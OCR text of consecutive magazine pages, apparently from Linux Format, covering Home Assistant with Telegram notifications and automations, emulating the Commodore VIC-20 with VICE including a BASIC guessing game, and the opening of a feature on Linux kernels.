When setting up the *Telegram* integration, first make sure the app is installed on your phone. When this is done, open the app and using the search functionality, look for BotFather. Select BotFather and send `/newbot` as your first message. Follow the instructions provided by BotFather to enter a name and username. When this has been completed, BotFather will return an access token, which will be entered into the *Home Assistant* configuration file. Clicking the link in the message from BotFather will open the Bot in *Telegram*. Once done, click the Start button. Before configuring the *Home Assistant* integration, we now need to find our chat ID. This can be found by searching for the Bot called GetIDs. Open this Bot and then click the Start button. The chat ID will then be returned.

Using the *VSCode* Editor, open **configuration.yaml** and enter the following, make sure to replace the `chat_IDs` and `api_key` with the details returned from the BotFather and GetIDs bots. `Notifier_Name` should be replaced with the name the notification will be known as when it is called. *Telegram* is probably a suitable name.

```
# Telegram Bot Config
telegram_bot:
  - platform: polling
    api_key: YOUR_API_KEY
    allowed_chat_ids:
      - ADD_CHAT_ID_HERE
# Notification support for Telegram
notify:
  - platform: telegram
    name: NOTIFIER_NAME
    chat_id: ADD_CHAT_ID_HERE
```

With these details entered, restart *Home Assistant* and open the Developer Tools. On the Services Tab enter `notify.NOTIFIER_NAME` and enter a Message into the Message field. Click Call Service and then the message should be delivered to *Telegram* on your phone.

Using this new notification service, automations can now be built with alerts sent to *Telegram*, which can be received when outside of your home network. Not only can *Telegram* be used to receive notifications, *Home Assistant* can also act on messages sent from *Telegram*. To test this, again, from the Developer Tools menu, select the Events tab and in the `Event to subscribe to` box, enter `telegram_command` and click Start Listening. Now from *Telegram*, open your Bot and enter the following:

```
/linuxformat sending a message
```

Returning to *Home Assistant* now, some JSON will be seen on the screen. This will contain the command sent to *Home Assistant*, which is `/linuxformat` and then arguments are the text that has been sent. Both the command and arguments can be used within an automation. In the final steps of this article, we'll create an automation to read text sent from *Home Assistant* on a Google Nest device.


In the Automations section of the configuration, create an empty automation and give it a name. In the Triggers section, select Event from Trigger type and enter `telegram_command` in the Event type box. In event data enter `command:/speak` . If required add some Conditions. Then under the Actions section, select the three-dots menu, select Edit in YAML and enter:

```
service: tts.google_translate_say
data:
  entity_id: media_player.NAME_OF_DEVICE
  message: >-
    Message from {{ trigger.event.data["from_first"] }}. {%
for state in
    trigger.event.data["args"] %} {{ state }} {% endfor %}
```

Once saved, by sending a message from *Telegram* using `/speak` at the start of the message, *Home Assistant* will listen for this event and then will announce, via the Google Home device, the text from the message.

Telegram supports far more than what this article has covered, with simple text formatting possible, images and videos can be sent (maybe a snapshot from a security camera should be sent once per hour, or when the doorbell is pressed). It's also possible to use a custom keyboard when sending messages, so that replies can be sent back to *Home Assistant*, which can then be acted on by using automations. To learn more, see **www.home-assistant.io/integrations/telegram**.

In this article some important concepts of *Home Assistant* and home automation in general have been covered, and automations have been created using different integrations. In the third of the series, the energy monitoring dashboard will be covered, as well as the usage of smart plugs to use the gathered data to send automations based on when the washing machine/dishwasher have completed their cycles. We'll also look at the usage of the wireguard VPN as well as how to use the mobile app and RFC tags to trigger automations. See you next month! LXF



An example of conditions that can be added to automations so that an automation's actions only run during working hours.

VICE

Credit: https://vice-emu.sourceforge.io

Emulating the Commodore VIC-20

Les Pounder takes a trip back to the 1980s to discover which computer Captain Kirk was using when he wasn't at the helm of the USS Enterprise.

OUR EXPERT

Les Pounder is associate editor at Tom's Hardware and a freelance maker. He blogs about hacks and makes at bigl.es.

The VIC-20 is a design classic. Sure it may not look great by today's standards, but for 1980s tech this bread bin was an icon!

Back in 1980 we eagerly anticipated *The Empire Strikes Back*, and Commodore announced its new eight-bit home computer the VIC-20 (also known as the VC-20 in Germany and VIC-1001 in Japan). It was powered by a MOS Technology 6502 running at 1.108MHz (PAL) or 1.02MHz for NTSC and came with 20KB of stock RAM, upgradeable via cartridge-based expansion units.

Marketed as the "Friendly Computer" the VIC-20 was a departure from the all-in-one Commodore PET (see **LXF276**). Instead, for $300 ($1,000 in 2022 money) we had a "breadbin" case that used existing TVs as screens – something synonymous with the 1980s computing scene. The VIC-20 was meant to be part of our home. It was sold via supermarkets and toy stores as a rival to the booming video game market. Commodore made the bold move to hire William Shatner (of Star Trek fame) to be the VIC-20 spokesman. Shatner extolled the virtues of the VIC-20 in a highly popular ad that described it as "The Wonder Computer of the 1980s".

The VIC-20 was marketed to be more cost-effective than the PET and was aimed squarely at the dominance of the Apple II. The VIC-20 and PET shared compatible BASIC ROMS along with the data cassette.

By 1985 the VIC-20 was long in the tooth, Since the unveiling of the Commdore 64 in 1982, many people were migrating to the C64 for its larger memory and growing games library. But the VIC-20 formed the foundation for a range of "breadbin" Commodore computers, including this author's first computer: the Commodore 16.

Emulating a VIC-20

The Commodore VIC-20 is easy to emulate thanks to *Versatile Commodore Emulator*, or *VICE* for short. We used *VICE* all the way back in our first retro emulation feature (**LXF267**) to emulate the VIC-20's successor, the Commodore 64.

VICE is indeed versatile: it can emulate the VIC-20, Commodore 64, Commodore 128, Commodore PET and Commodore Plus/4 on platforms as diverse as Linux, Unix, Windows, MacOS, QNX and even the Amiga! *VICE* can be installed via Ubuntu's repositories, and this is where we start our journey.

Open a terminal and run the following commands to update the software repositories, and install vice.

```
$ sudo apt update
$ sudo apt install vice
```

The next step is to download three files. The first is the *Kernal* (seriously, Commodore used *Kernal* in the manuals), then we need the *BASIC* ROM that contains the BASIC interpreter. Finally we need the character generator (*chargen*) ROM which is used to convert ASCII bytes into characters that can be displayed on the screen.

To run *VICE* we would expect to type `vice`. Instead we need to run *xvic* with a few switches to load the *Kernal*, *BASIC* ROM and *chargen*. We're running the command in the same directory as those files, so if you're not then specify the full path:

```
xvic -kernal kernal.901486-07.bin -basic basic.901486-01.bin -chargen characters.901460-03.bin
```

In just a few seconds we see the light blue BASIC

QUICK TIP

VICE has a Smart Attach option under File. With smart attach we can point VICE to a file, be it a BASIC program, tape, disk or cartridge image and VICE will detect and load the image.

interpreter of CBM BASIC V2, and 3,583 bytes of RAM.

```
## Commodore BASIC
```

GOTO BASIC

Okay, let's flex a little BASIC muscles. We've done this a few times on many different machines, but we start as always with the ol' 10 PRINT project. Each line of BASIC code for a project will start with a number, 10, 20, 30, etc. This tells the interpreter the sequence of code; it jumps from one line to the next in ascending order. But why do we do this? Quite simply, if we make a mistake and miss out a line of code we can insert another line of code without messing up the original code. Let's do the 10 PRINT project to illustrate this:

```
10 PRINT "HELLO WORLD"
20 GOTO 10
```

If we RUN this code it will print "HELLO WORLD" over and over again. Press F7 on the keyboard to break the running code. But what if we want to add another line? We can insert a new line between 10 and 20. Logically this would be 11, giving us many more options to expand or correct the code. But we're going to use 15 because this is just a simple test:

```
10 PRINT "HELLO WORLD"
15 PRINT "LXF ROOLZ"
20 GOTO 10
```

Now RUN this new code and you'll see alternating lines of "HELLO WORLD" and "LXF ROOLZ" on the screen. Press Ctrl+C to stop the code.

Our project for this issue is a classic number guessing game. The computer randomly generates a number between 1 and 20, saves it to a variable, and then asks the user to guess the number. If the guess is lower or higher than the number, the code guides the player to guess again.

We start the code with line 10, and here we create a variable, `X`. Inside `X` we store a randomly chosen integer (`INT`) between 1 and 20.


```
10 X=INT(RND(1)*20)
```

This bit is just for debug. Line 15 prints the integer stored inside of `X`. For the real game we would omit this line.

```
15 PRINT X
```

Line 20 and here we tell the player that the computer has chosen a number using `PRINT`.

```
20 PRINT "I'VE THOUGHT OF A NUMBER BETWEEN
1 AND 20, CAN YOU GUESS IT?"
```



The code for our BASIC project may look a little messy, but we only have 22 columns and 23 rows (176×184 pixels) at our disposal.

To capture the player's guess we use `INPUT`, and you may notice that the syntax is identical to C64 BASIC – useful for porting our code to the C64. `INPUT` captures the answer and stores it in a new variable, `A`.

```
30 INPUT "WHAT IS YOUR GUESS?";A
```

Three lines form a conditional test, and each checks the value stored in `A`, the player's guess and compares it to the computer's answer, `X`. If the two are the same, then a `GOTO` sends the player to line 200. If their guess is lower than the computer we go to line 80, and finally if our guess is higher than the computer we go to line 120.

```
40 IF A=X THEN GOTO 200
50 IF A<X THEN GOTO 80
60 IF A>X THEN GOTO 120
```

Line 80 and we get here by answering too low, and so the code tells us to go "HIGHER". Line 90 then sends us back to line 30 to try again.

```
80 PRINT "HIGHER"
90 GOTO 30
```

Line 120 activates when we guess too high. The code

QUICK TIP

If you want to play your games with a USB joypad or stick then go to VICE's Settings>Settings>Input devices and configure the joystick. Omega Race and Radar Rat Race are now much easier to control.

» EMULATING THE VIC-20 ON... WINDOWS?

"On Windows!!" We hear you scream. We know that Windows isn't really the focus of *Linux Format*, but hear us out. For those of you not yet ready to make the leap to Linux (perhaps Windows 11 will force your hand) and who want to emulate Commodore machines then there is a ready-to-go alternative.

www.c64forever.com from Cloanto is an all-in-one package that can emulate the VIC-20 along with various models of Commodore PET, Commodore 16, Plus/4 and the Commodore 128. This package provides all the configurations and ROMs, legally. *C64Forever* employs a clear user interface that enables you to choose your system and it even provides a selection of popular games and demoscene demos.

There's also *AmigaForever*, which as you can guess emulates many different Amiga machines. If *C64Forever* and *AmigaForever* are installed on the same machine, then they will integrate into one application.

With *C64Forever* we can emulate a VIC-20 with all the bells and whistles, disk drives, cartridges and so on. We can also save the state of our machine, and save code to virtual disks. If you have your own games, then you're all set to play them with this.

Sure, we can emulate our beloved VIC-20 with *VICE*, but if you're not ready to take the plunge with config files and just want to play *Omega Race*, then this could be the solution for you.

prints "LOWER" to the screen and line 130 sends us back to line 30 to try again.

```
120 PRINT "LOWER"
130 GOTO 30
```

Line 200, and we get here by guessing correctly, or by forgetting to omit line 15 (the debug line). A PRINT on lines 200 and 300 congratulates the player and ends the game. However, our code doesn't end until line 310:

```
200 PRINT "CORRECT, YOU WIN"
300 PRINT "GAME OVER"
310 END
```


To start the game type `RUN` and press ENTER. The game will start and you have to guess correctly to end the game.

BASIC is a great language. Python, JavaScript and Go may get all the love in the 21st century, but for quite some time in the 20th, BASIC was the GOTO (*lol, stop it! – Ed*) language for many bedroom-based coders.

The BASIC code will loop until we guess the correct number. Just remember not to print the VIC-20's guess to the screen.

Playing a game

The VIC-20 was blessed with a plethora of great games. From awesome arcade conversions of *Galaxian* and *Donkey Kong* to the sublime *Laser Zone* from Llamasoft, you're spoilt for choice!



Loading a game on to a real VIC-20 is achieved (in order of likelihood) via a cassette tape, cartridge or floppy disk (VIC-1540). Cassettes were cheap and plentiful in the 1980s and so we spent our pocket money on budget games created by bedroom coders. The problem with tape was that sometimes it wouldn't load. Cartridges were faster and more reliable than tapes, but cost many times more. A cartridge would load instantly every time.

The most expensive option was a floppy disk. Popular for power users (and really popular in the US), floppy disks gave faster load times than tapes, although they weren't as quick as cartridges. Floppy disks were cheaper than cartridges, but you did have to shell out for the drive, which was the same price and size as the VIC-20.

With *VICE* we can use ROMs created from these real devices. To quickly do this we can go to File>Smart Attach and select the file. This will trigger *VICE* to load the game. If this doesn't work click File>Attach and choose the format to attach (disk, tape, cartridge). Where you source the ROMs from is left as an exercise for the reader.

Demoscene

Hold on to your neon coloured socks – the VIC-20 demoscene is fantastic! We looked around for a great example of the scene and found *ORB: OMD - ORB MEGADEMO* from 2007. This demo crams eight sections of demos that show off the pixel-pushing power of the MOS 6502. In Victoria's Secret we see large blocks of sprites transforming and merging across the screen. Vicious Circle displays pseudo 3D and lighting effects. Scrolling Vicinity is an assault on the senses, in a good way. Our favourite bit of the demo was Bump Pixel Vicissitude. Large bright pixels making up huge textures which scrolled across the screen. Here we also heard a thumping bass driving the animation onwards.

The other demos also have great music, but this one caught our ear. The demo can be downloaded from **https://demozoo.org/productions/9193/** or you can watch the YouTube video at **https://youtu.be/pbbsGVN0pEc** to get a taste of it.

The VIC-20 scene today

The VIC-20 is alive and well in the 21st century thanks to a large and passionate retro community. We can easily emulate the machine, even a £5 Raspberry Pi Zero is capable of that. But perhaps you want the full VIC-20 experience, including the breadbin case? The VIC-20 (**https://retrogames.biz/theVIC20**), a full-size

» JAVASCRIPT EMULATION


With each retro feature we are amazed at how JavaScript – yes that language used to make websites snazzy – can be used to emulate old hardware. The VIC-20 has its own JavaScript emulators and we found **www.mdawson.net/vic20chrome/vic20.php** which is a full-blown emulator. At a glance this looks rather basic, but click the VIC-20 screen and we go into full-screen mode and start writing BASIC code. Bored of coding? You can load games via the Storage menu. There are a selection of ready-to-go games, or if you wish you can load games via a URL. Try clicking the tape player – it's a shortcut to loading tape games from URL. This emulator is awesome! We have full control of our virtual VIC-20. We can configure our RAM, model (PAL, NTSC and Japanese VIC-1001) and set the speed of the VIC-20 (either 100 per cent or unlimited!).

If you're a VIC-20 enthusiast then hidden in the Reference section of this emulator are a set of 6502 datasheets, repair guides, "kernal" maps and even PETSCII codes. Everything a Commodore fan needs to feed their hobby. This emulator is a great resource for VIC-20 fans who want their fix while on the go.

ORB: OMD – ORB MEGADEMO, released in 2007, is a great showcase of what the VIC-20 can do. Big, bold sprites and a thumping bass line!

breadboard unit with keyboard can be yours for around £100. Inside the period authentic case is a Linux SBC that can run any of the supplied 64 games, or you can supply your own disk/cart/tape images. The unit looks almost identical to an original, save for the missing ports – instead we get USB. Units also ship with the BASIC interpreter, useful for dabbling with the code in this issue. Owners of The VIC-20 can also play C64 games as the machine doubles as a C64. The C64 owners can also run VIC-20 games on their machines.

If you've got real hardware, then The Future Was 8-bit (**www.thefuturewas8bit.com**) has many new cartridge games and SD2IEC floppy drive emulators, which we can load our games from.



If you aren't sure if your game is on a tape, disk or cartridge, then VICE's smart attach feature will make short work of it, and helpfully show the menu for the game.

If you want the hardware, prices are okay. Not as cheap as they once were, but not at an all-time high. For around £100 you can pick up a well-looked after system, but do remember to pick up a modern power supply because old Commodore PSU are prone to going bad and zapping unwary machines. Commodore/VIC-1570 floppy drives are around £130 for a boxed specimen.

The VIC-20 legacy

The VIC-20, the first computer to sell over a million units was killed off by the more powerful Commodore 64. In 1985 the VIC-20 was discontinued, but it remained in the hearts of many fans. The Commodore community love their machines, and while the C64 may get most of the glory, like the Spitfire of World War 2, the VIC-20 was the Hurricane: older, dependable, and got the job done with little fuss (*surely a P-36 Hawk to the P-51 Mustang for our USA readers?–Ed*). Hold on to your VIC-20 – they're becoming rarer as the years progress. LXF


QUICK TIP

VICE can emulate a number of Commodore machines. In previous issues of the series we've used it to emulate a C64 and PET. All you need are the various ROMs and chargens for your chosen system and you're ready to relive the 20th century.

This online VIC-20 emulator is an absolute treasure trove of information and retro fun.

BUILD THE KERNEL

The kernel is what makes Linux tick. **Jonni Bidwell** is happy to get his hands dirty and help you tune up those ticks...



Linux, if you want to be annoyingly precise about it, isn't a complete operating system. It is but a kernel. And like the kernel of a seed pod, it requires all the surrounding bits to be useful.

A bootloader can happily load a Linux kernel with no init system specified, and it will just sit there. Without userspace applications (for example, *systemd* in the first instance) telling the kernel what to do it will simply idle. Yet it has the potential to do anything. The kernel includes everything you would think of as being a low-level component of the operating system, as well as some things you might think belong elsewhere. This includes drivers, filesystems, network protocols, schedulers (process and I/O), memory allocators and all kinds of other treasure.

In the early days of Linux, users would regularly have to face compiling their own kernels, sometimes to get new hardware support, sometimes to reconfigure their way out of brokenness, and sometimes to improve performance. Users of Linux From Scratch or Gentoo will be familiar with the kernel compilation process, since it's more or less mandatory there. But it's an option for any flavour of Linux, so we thought we'd have a go at making building kernels more accessible.

As we'll discover, the Linux Kernel is huge and complicated. It may be tempting for some to pore over it with a fine-toothed comb, trying to "optimise" it for speed or size. But this is for the most part hopeless, and more likely to result in breakage than anything else. If you want a faster, more responsive kernel, then a better approach is to use one of the many custom efforts that are available.

Grasp the kernel basics

Just what is a kernel and why is it telling my computer what to do?


When you think of an operating system (OS) it ought to be an umbrella term for the 'thing' that's responsible for everything your computer does after the BIOS/UEFI hands over control to the bootloader. For popular systems such as Windows and macOS it's easy to lump everything together thusly. There's no choice of desktops, no option to boot to a (real) command line and no real way to replace core applications (like *Explorer* and *Finder*). On Linux it's clear that things are much more modular. The progression from UEFI to bootloader to kernel to login screen is much more demarkated. If you're quick you can even identify the moment the kernel hands over to the initialisation system (for example, *systemd* or *runit*). Yet it turns out that every operating system has a kernel.

The falsehood that macOS is based on BSD (perpetuated by lazy journos and Mac users who like to claim their OS is more grown up than it is) stems from the Darwin OS upon which it's based. Darwin is open source and partly BSD-based, but it also borrows from other OSes (particularly NeXTSTEP, which was bought by Apple in 1997). Darwin has its own kernel called XNU (an acronym for X is Not Unix), which unlike Windows and Linux is a hybrid, as opposed to a monolithic, affair. It's based on the Mach kernel, originally a research project into microkernels, with BSD functions added (so it's not a "BSD-based" kernel). The more shiny layers of macOS, namely the Aqua GUI, the Cocoa/Carbon interfaces and various application services, are all proprietary and have nothing to do with BSD.

Driving the deal

The XNU kernel has its own driver API called IOKit, and Windows' kernel has the less imaginitively titled "Windows Driver Model". Drivers (programs that talk to hardware) are perhaps the easiest component of a kernel to get your head around, in the sense it's easy to see why they need to be there. The only trouble is, most modern Linux distros have very few drivers baked in to their kernels. Instead, the preferred approach is to include drivers compiled as external modules, which can be loaded early on in the boot process by *Udev* when the corresponding hardware is detected. Modules plug straight into the kernel, and for the most part act as if they were a part of it. Other kernel components can be 'modularised' and loaded on demand too, but certain low-level systems (for example, the one for loading modules in the first place), have to be built in.

So the Linux Kernel contains drivers for every bit of hardware supported by Linux. Well, almost. Modern hardware (particularly Wi-Fi and GPUs) often requires firmware to be uploaded to it on every boot, otherwise it won't work. This firmware is generally not included in distribution's kernel source packages (since it's not source code and sometimes proprietary), but rather shipped in a separate **linux-firmware** package. Since this package is required for all the drivers in the kernel (usually packaged as **linux-image-...**) to work, we can't forget its size (**lib/firmware** occupies over 700MB on our system). Drivers themselves, occupy fairly negligible space (*see the box on page 36*).



The kernel is a modular masterpiece that can run everything from old AGP graphics to the Large Hadron Collider.

MAINLINING

